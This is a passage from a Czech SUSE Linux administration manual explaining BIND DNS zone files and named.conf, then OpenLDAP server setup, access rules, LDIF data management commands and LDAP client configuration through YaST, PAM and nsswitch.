file „moje-domena.zone“ nebo „slave/jina-domena.zone“; obsahuje soubory, kde jsou data pro jednotlivé domény. Když je typ slave, pak tento soubor nemusí existovat, protože jeho obsah je přenášen z jiného nameserveru. Pro odlišení primárních a sekundárních souborů se používá adresář slave

masters { 10.0.0.1; }; tuto položku je třeba uvádět pouze u sekundárních zón a uvádí, ze kterého nameserveru jsou přenášena data o zóně

allow-update { ! *; }; tato volba určuje práva pro zápis do souboru s daty zóny pro externí uživatele. Z bezpečnostního hlediska může být toto problematické a proto je obecně externí zápis zakázán !

Struktura souboru s daty pro zónu

Používají se dva druhy souborů s daty zóny. Jedny slouží pro přiřazení IP adresy počítači a druhé pak pro reverzní převod, tedy pro přiřazení názvu počítače k IP adrese.

Velký význam zde má tečka, protože když jsou názvy počítačů uvedeny bez tečky, pak je vždy doplňována zóna. Proto je třeba již kompletní názvy počítačů ukončit tečkou tak, aby zde nebyla doména uvedena dvakrát. Chybějící tečky nebo jejich špatné umístění jsou často příčinou chyb v konfiguraci nameserverů.

První případ si ukážeme na souboru `world.zone`, který odpovídá za doménu `world.all` (viz *Struktura souboru s daty pro zónu* na této straně).

```

1. $TTL 2D
2. world.all.      IN SOA      gateway root.world.all. (
3.                2001040901 ; serial
4.                1D        ; refresh
5.                2H        ; retry
6.                1W        ; expiry
7.                2D )      ; minimum
8.
9.                IN NS      gateway
10.               IN MX      10 sun
11.
```

12. gateway	IN A	192.168.0.1
13.	IN A	192.168.1.1
14. sun	IN A	192.168.0.2
15. moon	IN A	192.168.0.3
16. earth	IN A	192.168.1.2
17. mars	IN A	192.168.1.3

Soubor 52: *Soubor /var/lib/named/world.zone*

Řádek 1: \$TTL definuje standardní délku platnosti – TTL , která platí pro všechny položky v tomto souboru. V našem případě jsou to dva dny (2D)

Řádek 2: zde začíná SOA control record:

- Na prvním místě zde stojí název spravované domény world.all ukončené tečkou, protože jinak by byla zóna přidána ještě jednou. Alternativním řešením je zde psát zavináč '@', pak bude použita zóna z /etc/named.conf
- Za IN SOA je uveden název nameserveru, který je primární pro tuto zónu. V našem případě expanduje gateway na gateway.world.all, protože není s tečkou
- Následuje e-mailová adresa osoby odpovídající za tento nameserver. Protože zde má zavináč zvláštní význam, používá se místo něj tečka. Takže místo root@world.all se píše root.world.all.. Ani zde není možné zapomenout tečku
- Na konci je pak levá závorka ' (', která uzavírá až do ') ' SOA záznamy

Řádek 3: obsahuje relační číslo , které se při každé změně v souboru má zvýšit. To slouží sekundárním nameserverům pro porovnávání své konfigurace s primárním nameserverem. Jako formát čísla se ujal YYYYMMDDNN

Řádek 4: refresh rate udává časový interval, po jehož uplynutí bude sekundární server opět kontrolovat serial number na primárním serveru zóny. V našem případě tedy jeden den (1D)

Řádek 5: retry rate udává časový interval, po jehož uplynutí se sekundární server opět pokusí kontaktovat primární v případě, že se původní kontakt z důvodu chyby neuskutečnil. Zde dvě hodiny (2H)

Řádek 6: expiration time po jeho uplynutí sekundární nameserver vyhodí data z cache, pokud nemůže kontaktovat primární server. Zde jeden týden (1W)

Řádek 7: minimum time to live stanoví, jak dlouho mohou být uchová-
vány (v cache) odpovědi na DNS dotazy jiných serverů než ztratí
platnost a je třeba se dotázat znovu

Řádek 9: IN NS udává nameserver odpovědný za tuto doménu. Také
zde platí, že gateway expanduje na gateway.world.all, protože je bez
tečky. Může zde být uvedeno více řádků, jeden pro primární a další
pro sekundární nameserver. Když je pro tuto zónu v /etc/named.
conf nastaven notify na yes, pak budou všechny zde uvedené name-
servery informovány o změnách dat zóny

Řádek 10: MX záznam stanoví poštovní server pro doménu world.all.
Tento server poštu přijímá a dále zpracovává, resp. přeposílá. Kromě
názvu serveru se uvádí preferenční hodnota, tj. nejdříve bude pošta
zaslána serveru s nižším číslem a teprve při problémech s doručením
bude použit server s vyšší hodnotou

Řádek 12-17: zde jsou vlastní adresní záznamy, kde jsou názvům počí-
tačů přiřazeny IP adresy, resp. jedna IP adresa. Názvy počítačů jsou
uváděny bez tečky a budou tak rozšířeny o doménu. Více IP adres se
používá u počítačů, které mají více síťových karet

Pro *reverzní převod* IP adres na názvy počítačů se používá pseudodoména
in-addr.arpa. Z 192.168.1 se pak stane 1.168.192.in-addr.arpa. Bližší infor-
mace viz *Struktura souboru s daty pro zónu* na této straně

```

1. $TTL 2D
2. 1.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
3.      2001040901      ; serial
4.      1D              ; refresh
5.      2H              ; retry
6.      1W              ; expiry
7.      2D )           ; minimum
8.
9.      IN NS           gateway.world.all.
10.
11. 1      IN PTR       gateway.world.all.
12. 2      IN PTR       earth.world.all.
13. 3      IN PTR       mars.world.all.
```

Soubor 53: Reverzní převod adres

Řádek 1: \$TTL definuje standardní délku platnosti – TTL , která platí pro všechny položky v tomto souboru. V našem případě jsou to dva dny (2D)

Řádek 2: Reverzní převod je zde umožněn pro síť 192.168.1.0. Protože se zde zóna nazývá 1.168.192.in-addr.arpa, nebudeme ji určitě připojovat za názvy počítačů, a proto je píšeme celé včetně domény

Řádek 3-7: viz příklad world.all

Řádek 9: I zde je uveden nameserver, který odpovídá za zónu a je uveden včetně domény

Řádek 11-13: toto jsou pointer záznamy, které uvádějí k IP adrese náležející názvy počítačů. Zde se uvádí pouze poslední pozice IP adresy bez tečky

Příkladová konfigurace DNS

V této příkladové konfiguraci nameserveru budeme vycházet z předpokladu, že doména se jmenuje world.all, máte počítač s bránou, který zajišťuje spojení k Internetu a dvě vnitropodnikové sítě, které jsou navzájem propojeny také skrze tuto bránu. Tento počítač bude naším nameserverem a bude se jmenovat „gateway“. Síť tedy vypadá takto:

Síť 1 obsahuje počítače:

- gateway IP 192.168.1.1
- earth IP 192.168.1.2
- mars IP 192.168.1.3

Síť 2 pak:

- gateway IP 192.168.0.1
- sun IP 192.168.0.2
- moon IP 192.168.0.3

Počítače earth a mars jsou se sunem a moonem spojeny pouze skrze gateway a také pouze tuto bránu mohou přistupovat k Internetu.

Pro konfiguraci nameserveru budou třeba následující soubory:

named.conf centrální konfigurační soubor

world.zone obsahuje tabulku počítačů

192.168.1.zone pro podsít's počítači earth a mars

192.168.0.zone pro podsít's počítači sun a moon

localhost.zone obsahuje IP adresu localhosta

127.0.0.zone programová smyčka

root.hint obsahuje root server Internetu

Soubory `localhost.zone`, `127.0.0.zone` a `root.hint` jsou automaticky vytvořeny při instalaci BINDu.

Soubor `/etc/named.conf` je třeba upravit podle *Příkladová konfigurace DNS* na následující straně.

```

acl internal { 127.0.0.1; 192.168.1/24; 192.168.0/24; };

options {
    directory "/var/lib/named";
    allow-query { internal; };
#   forwarders { 10.0.0.1; };
#   listen-on port 53 { 127.0.0.1; 192.168.0.1; 192.168.1.1; };
#   query-source address * port 53;
    cleaning-interval 120;
    statistics-interval 0;
    notify no;
};

zone "world.all" in {
    type master;
    file "world.zone";
};

zone "0.168.192.in-addr.arpa" in {
    type master;
    file "192.168.0.zone";
};

zone "1.168.192.in-addr.arpa" in {
    type master;
    file "192.168.1.zone";
};

zone "localhost" in {
    type master;
    file "localhost.zone";
};

zone "0.0.127.in-addr.arpa" in {
    type master;
    file "127.0.0.zone";
};

zone "." in {
    type hint;
    file "root.hint";
};

```

Soubor 54: Soubor named.conf

acl je seznam kontroly přístupu, který určuje IP adresy, z nichž je možné přistupovat k DNS serveru.

directory stanoví, kde se nachází další konfigurační soubory. Standardní hodnotou je `/var/lib/named/`.

listen-on Port určuje port, na kterém bude nameserver poslouchat DNS dotazy.

zone položky stanoví, ve kterých konfiguračních souborech jsou přiřazovány IP adresy a názvy počítačů. Tyto soubory je třeba v následujícím kroku vytvořit a to v adresáři `/var/lib/named/`.

V souboru `world.zone` (viz *Příkladová konfigurace DNS* na této straně) je uvedena kompletní tabulka počítačů. V našem příkladu vypadá takto:

```
$TTL 2D
```

```
world.all. IN SOA      gateway      root.world.all. (
                        2001040501      ; serial
                        1D                ; refresh
                        2H                ; retry
                        1W                ; expiry
                        2D )              ; minimum

                        IN NS      gateway
                        IN MX      10 sun

gateway IN A~192.168.0.1
        IN A~192.168.1.1
sun      IN A~192.168.0.2
moon     IN A~192.168.0.3
earth    IN A~192.168.1.2
mars     IN A~192.168.1.3
```

Soubor 55: *Soubor `/var/lib/named/world.zone`*

Volba ‘\$TTL’ udává platnost záznamů v souboru a ‘SOA’ znamená a uvádí předdefinovanou datovou část – názvy počítačů, E-mailové adresy (zde je zavináč „@“ nahrazen tečkou) atd. (popis viz výše).

V dalších dvou souborech se provádí reverzní převod adres pro obě podsítě (viz *Příkladová konfigurace DNS* na následující straně a *Příkladová konfigurace DNS* na následující straně).

```

$TTL 2D
0.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
                                2001040501      ; serial
                                1D                ; refresh
                                2H                ; retry
                                1W                ; expiry
                                2D )              ; minimum

                                IN NS              gateway.world.all.

1          IN PTR              gateway.world.all.
2          IN PTR              sun.world.all.
3          IN PTR              moon.world.all.

```

Soubor 56: Soubor 192.168.0.zone

```

$TTL 2D
1.168.192.in-addr.arpa. IN SOA gateway.world.all. root.world.all. (
                                2001040501      ; serial
                                1D                ; refresh
                                2H                ; retry
                                1W                ; expiry
                                2D )              ; minimum

                                IN NS              gateway.world.all.

1          IN PTR              gateway.world.all.
2          IN PTR              earth.world.all.
3          IN PTR              mars.world.all.

```

Soubor 57: Soubor 192.168.1.zone

Spustíte nameserver jako uživatel `root` příkazem `rcnamed start`. Nyní již mohou ostatní počítače posílat dotazy nameserveru, pokud mají v YaST2 uvedenu adresu DNS serveru ('Sít'/základní).

Když na konzoli uvedete `nslookup earth`, měl by nameserver vypsat IP adresu nameserveru a pak název a adresu počítače `earth`. Když nebude nameserver fungovat, tak naleznete příčinu v souboru `/var/log/messages`.

Další informace

- Dokumentace pro balík `bind8`:
`file:/usr/share/doc/packages/bind8/html/index.html`.
- Příklad konfigurace je uveden v
`/usr/share/doc/packages/bind8/sample-config`
- Dále [8]named, kde jsou uvedeny i navazující dokumenty RFC, a rovněž pro `named.conf`.

LDAP — adresářové služby

V síťovém prostředí je velmi důležité uchovávat důležité informace na dostupném místě a v uspořádané podobě. Jaké je např. Telefonní číslo kolegy XY? Jakou má emailovou adresu? Rychlá a jednoduchá dostupnost těchto dat výrazně zvýší efektivitu vaší práce. Cestou k uspořádanosti je nasazení adresářové služby, která podobně jako žluté stránky, ale s mnohem větší rychlostí a pohlím, dokáže sprostředkovat potřebné informace.

V ideálním případě server všechna data uloží do adresáře a pomocí jednotného protokolu je pak distribuuje všem klientům. Data jsou strukturována tak, aby s nimi mohla pracovat celá řada různých aplikací. U adresářů a kalendářů není nutné, aby byla udržována řada nezávislých databází, ale stačí vytvořit jednu centrální. Tím velmi výrazně uspoříte čas a náklady a údržbu několika databází. Použitím otevřeného a standardizovaného protokolu jako LDAP navíc zajistíte, že tyto aplikace budou dostupné pro různé typy aplikací a klientů.

Pojmem adresář v této kapitole rozumíme databázi optimalizovanou pro rychlé a efektivní čtení a vyhledávání, která má tyto vlastnosti:

- Aby byl umožněno vícenásobné čtení v maximálním objemu, je omezen zápis.
- Protože jsou možnosti zápisu značně omezeny, slouží adresářové služby především pro uchování neměnných statických informací. V normální databázi se naopak data mní velmi často. Např. telefonní číslo společnosti se však mění jen velmi zřídka.
- Při změně statických dat je update ostatních dat ze skupiny velmi řídký. U normální databáze s dynamickými daty je naopak konzistence dat prioritní. Narozdíl od normálních databází nejsou podporovány transakce. Drobné nekonzistence nevedou obvykle u adresářové služby k žádným závažným problémům.

Adresářové služby jako LDAP nejsou navrženy pro podporu komplexní aktualizace a dotazovacího mechanismu. Všechny aplikace mohou k této službě přistupovat rychle a jednoduše.

Rada adresářových služeb existovala a dosud existuje jak na platformě Unix tak mimo ní. Několika příklady jsou Novell NDS, Microsoft ADS, Banyan's Street Talk a the OSI standard X.500. LDAP byl původně navržen jako DAP (Directory Access Protocol) pro X.500. Standard X.500 obsahuje hierarchickou organizaci adresářové struktury.

LDAP obsahuje řadu nových funkcí, které umožňují úspory zdrojů, aniž by došlo ke ztrátě informací v hierarchické struktuře definované X.500. Použití TCP/IP navíc dělá spojení aplikace a LDAP služby ještě jednodušší.

LDAP je dnes samostaným řešením pracujícím bez podpory X.500. LDAP podporuje v LDAPv3 *referrals*, které umožňují vytváření distribuovaných databází. Nové je také použití SASL (Simple Authentication and Security Layer).

LDAP není omezen jen X.500 servery. Open source server slapd, dokáže ukládat objektové informace také do lokální databáze. Díky rozšíření slurpd je možné LDAP servery replikovat.

Balíček openldap2 se skládá z:

slapd Z LDAPv3 serveru, který spravuje informace v databázi založené na BerkeleyDB.

slurpd Programu, který umožňuje replikaci změn dat z lokálního serveru na ostatní LDAP servery v síti.

Z dalších nástrojů správy slapcat, slapadd, slapindex

LDAP versus NIS

Unixový administrátoři pro rozpoznávání jmen a distribuci dat v síti tradičně používají službu NIS. Konfigurační data se nacházejí v souborech v adresáři /etc a obsah z adresářů group, hosts, mail, netgroup, networks, passwd, printcap, protocols, rpc a services je distribuován klientům v síti. Tyto soubory lze velmi jednoduše spravovat, protože jde o jednoduché textové soubory. NIS je určena pouze pro unixové systémy, které slouží jako centrální datoví administrátoři. V heterogenních sítích toto řešení nejde nasadit.

Narozdíl od NIS není služba LDAP omezená jen na čistě unixové sítě. LDAP podporují Windows servery (od 2000) a podporu obsahuje také Novell.

LDAP je vhodné všude, kde je potřeba kontrola datové struktury. Např.:

- Náhrada NIS.
- Směrování pošty (postfix, sendmail).
- Adresář emailových klientů jako Mozilla, Evolution a Outlook.
- Administrace popisů zón BIND9 name serveru.


Struktura adresářového stromu LDAP

LDAP adresář má stromovou strukturu. Tato struktura je označována jako *informační adresářový strom*. Všechny položky (objekty) adresáře mají přesně definované umístění v adresáři. Kompletní cesta k určité položce se nazývá *distinguished name* nebo-li DN. Jednotlivé nody této cesty se nazývají *relative distinguished name* nebo-li RDN. Objekty mohou být dvou typů:

kontejner Tento objekt obsahuje další objekty. Takové objektové třídy jsou `root`, `c` (země), `ou` (oddělení) a `dc` (domain component).

list Tyto objekty se nalézají na samém okraji větve a nemají žádné podobobjekty. Jde např. o `person`, `InetOrgPerson` nebo `groupofNames`.

Na samém vrcholu adresářové struktury stojí objekt `root`. Ten obsahuje podobobjekty `c` (země), `dc` (domain component) nebo `o` (organizace).



Obrázek 16.5: Struktura LDAP adresáře

Aby byl výklad srozumitelnější, ukažme si strom se třemi úrovněmi. Každý rámeček obsahuje jednu položku. Kompletní *distinguished name* pro zaměstnance v Geeko Linux je v našem případě `cn=Geeko Linux,ou=doc,dc=suse,dc=de`. Je tvořeno přidáním RDN `cn=Geeko Linux` do DN `ou=doc,dc=suse,dc=de`.

Typ objektů uložených v DIT je omezen jejich *objektovou třídou*. Objektová třída určuje vlastnosti, které objekt *musí* nebo *může* mít. Schéma tak musí obsahovat definici všech objektů a atributů. K dispozici máte několi obvyklých schémat (viz. RFC 2252 a 2256). Samozřejmě je však možné vytvořit si schéma vlastní, které bude vyhovvat vce vašim požadavkům.

Tabulka 16.13 nabízí krátký přehled tříd objektů z `core.schema` a `inetorgperson.schema` použitých v příkladě. Najdete zde také vlastnosti a platné hodnoty těchto vlastností.

Objektová třída	Význam	Položka	Vlastnosti
dcObject	<i>domainComponent</i> (komponenta domény)	suse	dc
organizationalUnit	<i>organizationalUnit</i> (oddělení)	doc	ou
inetOrgPerson	<i>inetOrgPerson</i> (osobní data pro intranet nebo Internet)	Geeko Linux	sn a cn

Tabulka 16.13: Obvykle používané objektové třídy a atributy

Ve výtupu 17 vidíte některá zadání schémata spolu s komentáři významu.

```
...
#1 attributetype ( 2.5.4.11 NAME ( 'ou' 'organizationalUnitName' )
#2      DESC 'RFC2256: organizational unit this object belongs to'
#3      SUP name )

...
#4 objectclass ( 2.5.6.5 NAME 'organizationalUnit'
#5      DESC 'RFC2256: an organizational unit'
#6      SUP top STRUCTURAL
#7      MUST ou
#8      MAY ( userPassword $ searchGuide $ seeAlso $ businessCategory $
              x121Address $ registeredAddress $ destinationIndicator $
              preferredDeliveryMethod $ telexNumber $
              teletexTerminalIdentifier $ telephoneNumber $
              internationalISDNNumber $ facsimileTelephoneNumber $
              street $ postOfficeBox $ postalCode $ postalAddress
              $ physicalDeliveryOfficeName $ st $ l $ description ) )

...
```

Výstup 17: Část z `schema.core`
(číslování řádek)

Vlastnost `organizationalUnitName` a odpovídající objektová třída `organizationalUnit` zde slouží jako dobrý příklad zadání. Řádka 1 obsahuje jméno vlastnosti, unikátní OID (*object identifier*) (číselný údaj) a zkratku.

Řádka 2 obsahuje krátký popis vlastnosti s `DESC`. Je zde uveden i odkaz na příslušný RFC. `SUP` v řádce 3 uvádí vlastnosti, na kterých je tato vlastnost závislá.

Samotná definice objektové třídy `organizationalUnit` začíná na řádce 4. Obsahuje např. definici vlastnosti, OID a jméno třídy. Na řádce 5 je krátký popis objektové třídy. V řádce 6 s `SUP` `top` není závislý na jiné třídě. V řádce 7 začínající řetězcem `MUST` jsou vypsány všechny vlastnosti, které *musí* obsahovat typ `organizationalUnit`. Na řádce 8 obsahující řetězec `MAY` jsou vypsány všechny vlastnosti, které *mohou* být s touto objektovou třídou používány.

Velmi hezký úvod do schémat najdete po instalaci v dokumentaci OpenLDAP. Dokumentaci najdete v souboru `/usr/share/doc/packages/openldap2/admin-guide/index.html`.

Konfigurace LDAP serveru v souboru `slapd.conf`

Kompletní konfigurační soubor LDAP serveru se nachází v souboru `/etc/openldap/slapd.conf`. Každá položka je doplněna komentářem. Položky začínající na znak `#` jsou zakomentované a tedy neaktivní. Pokud je chcete aktivovat, musíte znak smazat.

Globální nastavení

```
include /etc/openldap/schema/core.schema include
/etc/openldap/schema/inetorgperson.schema
```

Výstup 18: `slapd.conf`: Include příkaz pro schéma

První položku `slapd.conf` vidíte v 18. Určuje schéma LDAP adresáře. Můžete zde k základnímu schématu `core.schema` přidávat i dodatečná schémata (v našem případě `inetorgperson.schema`). Pro nahrazení NIS službou LDAP budete potřebovat dvě schémata `rfc2307.schema` a `cosine.schema`. Informace o této problematice najdete v dokumentaci OpenLDAP.

```
pidfile /var/run/slapd.pid
argsfile /var/run/slapd.args
```

Výstup 19: slapd.conf: pidfile a argsfile

Tyto dva soubory obsahují PID (process ID) a některé argumenty, se kterými je spouštěn slapd. Žádné změny zde nejsou potřebné.

```
%
%

#
# Sample Access Control
#     Allow read access of root DSE
#     Allow self write access
#     Allow authenticated users read access
#     Allow anonymous users to authenticate
#
access to dn="" by * read
access to *
    by self write
    by users read
    by anonymous auth
#
# if no access controls are present, the default is:
#     Allow read by all
#
# rootdn can always write!
```

Výstup 20: slapd.conf: kontrola přístupu

V 20 je část ze souboru slapd.conf, která se týká nastavení přístupu k adresáři LDAP. Tato nastavení uvedená v globální sekci souboru slapd.conf jsou platná až do okamžiku vytvoření vlastních nastavení v části databáze. V našem příkladě mají všichni uživatelé práva pro čtení, ale pouze administrátor (rootdn) může do této databáze zapisovat. Nastavení přístupových práv v LDAP je poměrně složité téma, ve kterém by vám mohlo pomoci několik typů:

- Každé nastavení přístupu má tuto strukturu:

```
access to <what> by <who> <access>
```

- **what** nahradíte objektem nebo vlastností, ke které se má přistupovat. Jednotlivé větve adresáře mohou být chráněny vlastními pravidly. Pokud chcete, můžete pro celý adresář použít jedno nastavení obsahující regulární výrazy. Program `slapd` se pak postará o správnou interpretaci tohoto nastavení.
- **who** nahradíte uživatelským jménem osob, které k objektu mají přístup. Stejně jako v předešlém případě lze použít regulární výrazy. Možná jsou nastavení (viz. tabulka 16.14):

Tag	Význam
*	Všichni uživatelé
anonymous	neověření („anonymous“) uživatelé
users	ověření uživatelé
self	uživatelé spojení s cílovým objektem
dn=<regex>	všichni uživatelé vyhovující regulárnímu výrazu

Tabulka 16.14: Skupiny uživatelů a jejich přístup

- **access** uvádí typ přístupu. Možná nastavení najdete v tabulce 16.15.

Tag	Význam
none	bez přístupu
auth	kontaktování serveru
compare	provnání
search	vyhledávání pomocí filtru
read	čtení
write	zápis

Tabulka 16.15: Typy přístupu

`slapd` porovnává dotazy klientských s nastavením v souboru `slapd.conf`. Klientovi je přístup povolen jen v případě, že splňuje požadavky pro přístup.

V 21 je ukázáno jednoduché nastavení přístupových práv pomocí regulárního výrazu.


```
access to dn.regex="ou=( [^, ]+ ),dc=suse,dc=de"
    by cn=administrator,ou=$1,dc=suse,dc=de write
    by user read
    by * none
```

Výstup 21: slapd.conf: příklad nastavení přístupových práv

V tomto příkladě má práva zápisu do položky `ou` pouze administrátor. Všichni ostatní ověření uživatelé mají práva ke čtení. Ostatní uživatelé nemají žádný přístup.

Tip

Vytvoření pravidel

Pokud chybí `access` nebo není zadána proměnná **who**, není přístup povolen. Jestliže nezádáte vůbec žádné pravidlo, nastaví se výchozí přístupová práva. Výchozí nastavení obsahuje práva zápisu pouze pro administrátora. Všichni ostatní mají práva čtení.

Tip

Více informací a příklady nastavení LDAP přístupu najdete v dokumentaci po instalaci balíčku `openldap2`.

Mimo nastavení přístupových práv v centrálním konfiguračním souboru (`slapd.conf`) je k dispozici také ACI, Access Control Information. ACI umožňuje uložení informací o objektu mimo LDAP strom. Tento styl přístupu však není stále ještě obvyklý a je doporučen pouze pro experimentální nasazení. Informace najdete na stránce <http://www.openldap.org/faq/data/cache/758.html>.

Nastavení specifická pro databázi

```
database          ldbm
suffix            "dc=suse,dc=de"
rootdn            "cn=admin,dc=suse,dc=de"
# Clear text passwords, especially for the rootdn, should
# be avoided. See slapasswd(8) and slapd.conf(5) for details.
# Use of strong authentication encouraged.
rootpw            secret
# The database directory MUST exist prior to running slapd AND
# should only be accessible by the slapd/tools. Mode 700 recommended.
directory         /var/lib/ldap
# Indices to maintain
index             objectClass      eq
```

Výstup 22: slapd.conf: nastavení specifická pro databázi

Typ databáze (v našem případě LDBM) je dán první řádkou této sekce (viz. 22 na předchozí straně). V druhé řádce se nachází nastavení části stromu, za kterou uvedený LDAP server zodpovídá. V `rootdn` je nastavení administrátora serveru. Heslo administrátora je nastaveno programem `slappasswd`. Položka `directory` obsahuje adresář, kde je uložena databáze. Poslední část `index objectClass eq` určuje správu indexů. Vlastní nastavení přístupu se zapisuje do `Access`.

Spuštění a zastavení serveru

Po konfiguraci spustíte LDAP server jako uživatel `root` příkazem:

```
rcldap start.
```

Ručně server zastavíte příkazem:

```
rcldap stop.
```

Stav serveru získáte zadáním příkazu:

```
rcldap status.
```

Pokud chcete LDAP server spouštět automaticky při startu systému, použijte editor úrovní běh v programu `YaST` (viz. *YaST Editor úrovní běhu* na straně 383). Zde můžete server také zastavit či restartovat. Automatické spuštění při startu systému můžete zajistit také pomocí příkazu `insserv` (viz. *Vkládání skriptů* na straně 381).

Správa dat v LDAP adresáři

OpenLDAP nabízí pro správu celou řadu nástrojů. Čtyři nejdůležitější jsou určeny pro vkládání, mazání, vyhledávání a změnu dat.

Vložení dat do LDAP adresáře

Po nastavení LDAP serveru v souboru `/etc/openldap/slapd.conf` a spuštění je vše připraveno pro používání. prvním krokem je vložení dat do databáze. Pokud je to možné, vkládá se víc dat najednou. OpenLDAP se k vkládání dat používá příkaz `ldapadd`. LDAP je schopný používat LDIF formát (LDAP Data Interchange Format). LDIF soubor je jednoduchý textový soubor obsahující páry vlastnost — hodnota. Příklad LDIF souboru:

```
# The SUSE Organization
dn: dc=suse,dc=de
objectClass: dcObject
objectClass: organization
o: SuSE AG
dc: suse

# The organizational unit development (devel)
dn: ou=devel,dc=suse,dc=de
objectClass: organizationalUnit
ou: devel

# The organizational unit documentation (doc)
dn: ou=doc,dc=suse,dc=de
objectClass: organizationalUnit
ou: doc

# The organizational unit internal IT (it)
dn: ou=it,dc=suse,dc=de
objectClass: organizationalUnit
ou: it
```

Soubor 58: Example for an LDIF File

Poznámka

Kódování LDIF souborů

LDAP pracuje s UTF-8 (Unicode). Používejte proto editor s podporou UTF-8 (např. Kate nebo novější verze Emacs). Jestliže použijete editor bez podpory UTF-8, budou se špatně zobrazovat znaky s českou diakritikou. Pokud potřebujete překódovat již existující text, použijte program `recode`.

Poznámka

Soubor se ukládá s příponou `.ldif` a serveru se předá příkazem:

```
ldapadd -x -D <dn of the administrator> -W -f <file>.ldif
```

První volba `-x` vypíná ověřování pomocí SASL. Volba `-D` specifikuje uživatele, který operaci volá. Za touto volbou musí následovat DN administrátora tak, jak je uvedeno v souboru `slapd.conf`. V našem příkladu jde o `cn=admin,dc=suse,dc=de`. Volbou `-W` umožníte zadání hesla. Jde

o heslo ze souboru slapd.conf zadané v rootpw. Volbou -f předáte jméno souboru. Běh programu ldapadd je uveden v 23.

```
ldapadd -x -D cn=admin,dc=suse,dc=de -W -f example.ldif
Enter LDAP password:
adding new entry "dc=suse,dc=de"
adding new entry "ou=devel,dc=suse,dc=de"
adding new entry "ou=doc,dc=suse,dc=de"
adding new entry "ou=it,dc=suse,dc=de"
```

Výstup 23: ldapadd s example.ldif

Data jednotlivých uživatelů lze připravit v oddělených LDIF souborech:

```
# The colleague Tux
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
objectClass: inetOrgPerson
cn: Tux Linux
givenName: Tux
mail: tux@suse.de
uid: tux
telephoneNumber: +49 1234 567-8
```

Výstup 24: LDIFdata uživatele Tux

LDIF soubor může obsahovat více objektů. Jednotlivé větve stromu je tak možné vložit do datbáze najednou nebo vždy po jedné větvi. Pokud se některé části mění častěji, je vhodné použít pro ně vlastní nastavení.

Modifying Data in the LDAP Directory

Ke změně dat se používá příkaz ldapmodify. Nejjednodušší způsob je změnit již existující LDIF soubor a ten pak předat serveru. Pokud byste např. chtěli změnit telefonní číslo kolegy Tuxe z +49 1234 567-8 na +49 1234 567-10, editujte LDIF soubor takto:

```
# The Colleague Tux
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
changetype: modify
replace: telephoneNumber
telephoneNumber: +49 1234 567-10
```

Výstup 25: Změněný LDIF soubor *tux.ldif*

Změněný soubor importujete na server příkazem:

```
ldapmodify -x -D cn=admin,dc=suse,dc=de -W -f tux.ldif
```

Vlastnosti lze měnit i přímo takto:

- Spustíte příkaz `ldapmodify` a zadejte heslo:

```
ldapmodify -x -D cn=admin,dc=suse,dc=de -W
Enter LDAP password:
```

- Při zadání změn je nutné dodržovat syntaxi. Příkazy pro náš případ vypadají takto:

```
dn: cn=Tux Linux,ou=devel,dc=suse,dc=de
changetype: modify
replace: telephoneNumber
telephoneNumber: +49 1234 567-10
```

Více informací o syntaxi `ldapmodify` najdete v jeho manuálových stránkách.

Vyhledávání dat v LDAP adresáři

OpenLDAP obsahuje příkaz `ldapsearch`, který umožňuje vyhledávání a čtení dat z LDAP adresáře. Jednoduchý dotaz má následující syntaxi:

```
ldapsearch -x -b "dc=suse,dc=de" "(objectClass=*)"
```

Volbou `-b` nastavíte základnu. V naše případě `dc=suse,dc=de`. Subsekcí k prohledávání nastavíte pomoví volby `-b`. Pomocí `-x` spustíte jednoduché ověřování. `(objectClass=*)` určuje, že budou čeny všechny objekty. Tento příkaz je vhodný např. po vytvoření stromu k ověření správnosti záznamů. Více informací získáte v manuálových stránkách příkazu `ldapsearch`, které vyvoláte zadáním (`man ldapsearch`).

Mazání dat z LDAP adresáře

Jednotlivé položky smažete pomocí příkazu:

```
ldapdelete.
```

Syntaxe je podobná jako u příkazů uvedených výše. Např. položku Tux Linux smažete příkazem:

```
ldapdelete -x -D "cn=admin,dc=suse,dc=de" -W cn=Tux \
Linux,ou=devel,dc=suse,dc=de
```

Konfigurace LDAP pomocí programu YaST

Poznámka

Konfigurace LDAP serveru

YaST lze použít při organizaci LDAP stromu, ale ne při nastavení LDAP serveru. LDAP server musíte nastavit ještě před tím, než spustíte modul programu YaST. Seznam schémat musí obsahovat `yast2userconfig.schema`, `(rfc2307bis.schema` a `cosine.schema`). Zadejte základnu LDAP stromu.

Poznámka

SUSE Linux umožňuje ke správě dat skupin a uživatelů použít místo NIS LDAP. Modul programu YaST pro ověřování v síti najdete v 'Síťové služby' → 'LDAP klient'. Zde můžete aktivovat aministraci LDAP a nastavit základní položky, na které se bude YaST ptát.

Standardní procedura

Při aktivaci LDAP pro ověřování v síti nebo po spuštění modulu YaST se nainstalují balíčky `pam_ldap` a `nss_ldap` a nastaví se dva příslušné konfigurační soubory.

`pam_ldap` je PAM modul odpovědný při přihlášení za přenos dat z LDAP.

```
auth:      use_ldap nullok
account:   use_ldap
password:  use_ldap nullok
session:   none
```

Výstup 26: pam_unix2.conf přizpůsobený pro LDAP

Pokud provádíte konfiguraci ručně, již uzpůsobené konfigurační soubory najdete v adresáři `/usr/share/doc/packages/pam_ldap/pam.d/`. Soubory přepokopírujte do `/etc/pam.d`.

Rozpoznávání jmen `glibc` přes `nsswitch` pomocí LDAP je řešeno s `nss_ldap`. Nový soubor `nsswitch.conf` je vytvořen v adresáři `/etc/` při instalaci balíčku. Více o práci s `nsswitch.conf` najdete v části *Konfigurační soubory* na straně 438. V souboru `nsswitch.conf` musí být následující řádky:

```
passwd: files ldap  
group: files ldap
```

Výstup 27: Přizpůsobení nsswitch.conf

Další informace

